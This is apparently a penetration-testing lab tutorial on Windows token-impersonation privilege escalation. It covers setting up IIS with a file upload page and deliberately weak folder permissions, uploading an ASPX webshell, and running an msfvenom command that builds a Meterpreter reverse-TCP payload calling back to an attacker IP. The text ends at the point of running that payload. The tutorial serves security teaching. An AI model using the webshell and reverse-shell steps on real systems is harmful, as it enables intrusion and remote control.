iGNITE Technologies

Windows Privilege Escalation

Token Impersonation

(Mitre ID:T1134.001)

WWW.HACKINGARTICLES.IN

Contents

Introduction

Talking about the SeImpersonatePrivilege (Impersonate a Client after Authentication), It was introduced in Windows 2000 SP4. The users which are assigned this Privilege are the Members of the Device's Local Administrators Group and the Device's Local Service Account. Apart from these users and groups following components also have this user right: Services initiated by the Service Control Manager Component Object Model (COM) servers initiated by the COM infrastructure and are configured to run under a particular account Now that we know which types of users have this privilege, it's time to understand what do the users get with these privileges. Whenever a user is assigned the SeImpersontatePrivilege, the user is permitted to run programs on behalf of that user to impersonate a client. This particular privilege was designed to prevent unauthorized servers from impersonating clients that connect to it through methods such as RPC or Named Pipes.

Now that we have a certain understanding of the SeImpersontatePrivilege. Let's dive into the Lab setup for now. We will discuss this as we proceed.

Lab Setup


As we learned from the Introduction that this kind of privilege is set on the users that are local administrators or have similar roles. So, to replicate the vulnerability, we will be using Window Server 2019 with AD. As Microsoft patched the vulnerabilities, we will be using Build 17763 as shown in the image below.

systeminfo


```
C:\Users\Administrator>systeminfo

Host Name:                 WIN-JVIR49U7JNG
OS Name:                   Microsoft Windows Server 2019 Standard Evaluation
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00431-10000-00000-AA104
Original Install Date:     7/28/2021, 8:50:41 AM
System Boot Time:          7/28/2021, 8:54:12 AM
```

IIS Installation


We will be getting the particular privilege by installing the IIS server on our machine. To configure the IIS server, we will need to open the Server Manager and Choose the Add roles and features from the QuickStart Menu as shown in the image below.




This will open an Installation Wizard. We move through the Before You Begin section without making any changes. Now we are presented with the Installation Type section, we will proceed to choose the Role-based or feature-based installation option.




Again, we are breezing through the Server Selection as this would be different for each user as it is based on the name you gave to your server and its subsequent Forest. We get to the Server Roles section. Here, we have the option to choose the Web Server (IIS) as demonstrated below.




Pressing the next button will lead us to the Features Section. Here, we have to make sure that we have some dependencies that are required for the IIS to function properly. It includes .NET Framework 4.7; chances are it will be installed by default. But other than that we need to install the ASP .NET 4.7 and under the WCF Services, we have the HTTP Activation and the TCP Port Sharing. Again, if you have something that is already installed, it is fine to move on by clicking Next.




Now, we have the section that has the Role-based Services that we want to install. There will be some automatically selected apart from those we will be selecting the Web Server and its components containing the Common HTTP Features, Health and Diagnostics, Performance and Security components as shown in the image below.



At last, we have the Confirmation Section. Here, we can verify all the services and components that we want to install. You can move on to the installation by clicking the Install button.




The Installation process will run for a little bit and then you would have successfully installed the IIS Service. We can view the IIS Welcome Page by accessing the IP Address of the Server through a Web Browser of your choice. In case, you run into an issue, try restarting the IIS service or the Server Itself.



Adding the Upload Functionality

Similar to the /var/www/html from the Linux HTTP server, we have the equivalent inside the inetpub/wwwroot location. It will have the welcome page that we viewed on the Web Browser Earlier. At this stage, we want to add the Upload Functionality onto our IIS Server. To do this, we created some web pages and scripts. We won't be explaining those in detail over here. But, in case you want to add those on your deployment, download the files from our GitHub Repository and Extract those files inside the wwwroot directory in such a way that it replicates the image shown below.




To access the CS.aspx on our ISS Server, we will be editing the iisstart HTML page. Upon opening the file, the first time, you will be looking at some comments and the Official Microsoft Links. We removed those data and added the static address of our server followed by the name of the aspx file. This will make our CS.aspx webpage accessible when we click on the Welcome Page that used to redirect to the Microsoft Home Page. We are doing this to make our application easily accessible.

```
        }

a img {
        border:none;
}

-->
</style>
</head>
<body>
<div id="container">
<a href="http://192.168.1.147/CS.aspx"><img src="iisstart.png" alt="IIS" width="960" height="600" /></
</div>
</body>
</html>
```


www.hackingarticles.in

Changing Permissions

The process of adding web pages with the Upload functionality doesn't end here, we need to change the permission so that we can access the webpage and upload files. To change the permissions, we open the IIS Manager. Here on the right-hand side Menu, we have the Edit Permissions option as highlighted in the image.




This will open the wwwroot Directory Permissions. Here, we are allowing the Users of the Domain Full Control with the Modify access of the wwwroot directory. However, there exists a more secure way of doing this by making a dedicated user for the management of the IIS Server and adding the restricted permissions for that particular user. However, in the interest of time and convenience, we are applying permission for all users.




Exploiting IIS Server


Now that we have the IIS Server up and running. Although we must mention that in case your IIS Server is not working as expected, try restarting the IIS service or the Server itself. Moving on, to exploit the IIS Server, we have added the File Upload functionality. Moving onto our attacker machine i.e., Kali Machine. Here, we have the Kali machine also set up in the network in such a way that it is possible to access the IIS service through a Web Browser on Kali. We browse the File Upload functionality and upload ASP Command Shell that is located at /usr/share/webshells/aspx/cmdasp.aspx on the webpage as shown in the image below.



Clicking on the Upload button, we will have the file successfully uploaded. This is just a demonstration; real-life scenarios will have additional security and steps involved before uploading a shell.




As per the programming of the files that provided the Upload functionality, it was managed that the uploaded files will be placed inside the Uploads directory. So, we can access the uploaded shell by browsing at /Uploads/cmdasp.aspx as shown in the image. Here we have a field that can be used to run commands on the target machine. We demonstrated this by running the net user command.




Now that we have tested that we can upload a shell and execute commands, it's time to exploit the system and gain a meterpreter on the target machine. This means that we will need to create a payload using the msfvenom or any other tool of your choice. We are naming our payload as shell.exe


msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.2 lport=1234 -f exe > shell.exe



After successfully creating the payload, we will upload the payload similarly as we did with the aspx shell earlier. We can see that the executable payload has been successfully uploaded to the target machine.



Now to generate the meterpreter shell, we will need to execute the payload as well. Hence, we will use the aspx shell to browse the path of the uploaded executable shell.exe file as shown in the image below.



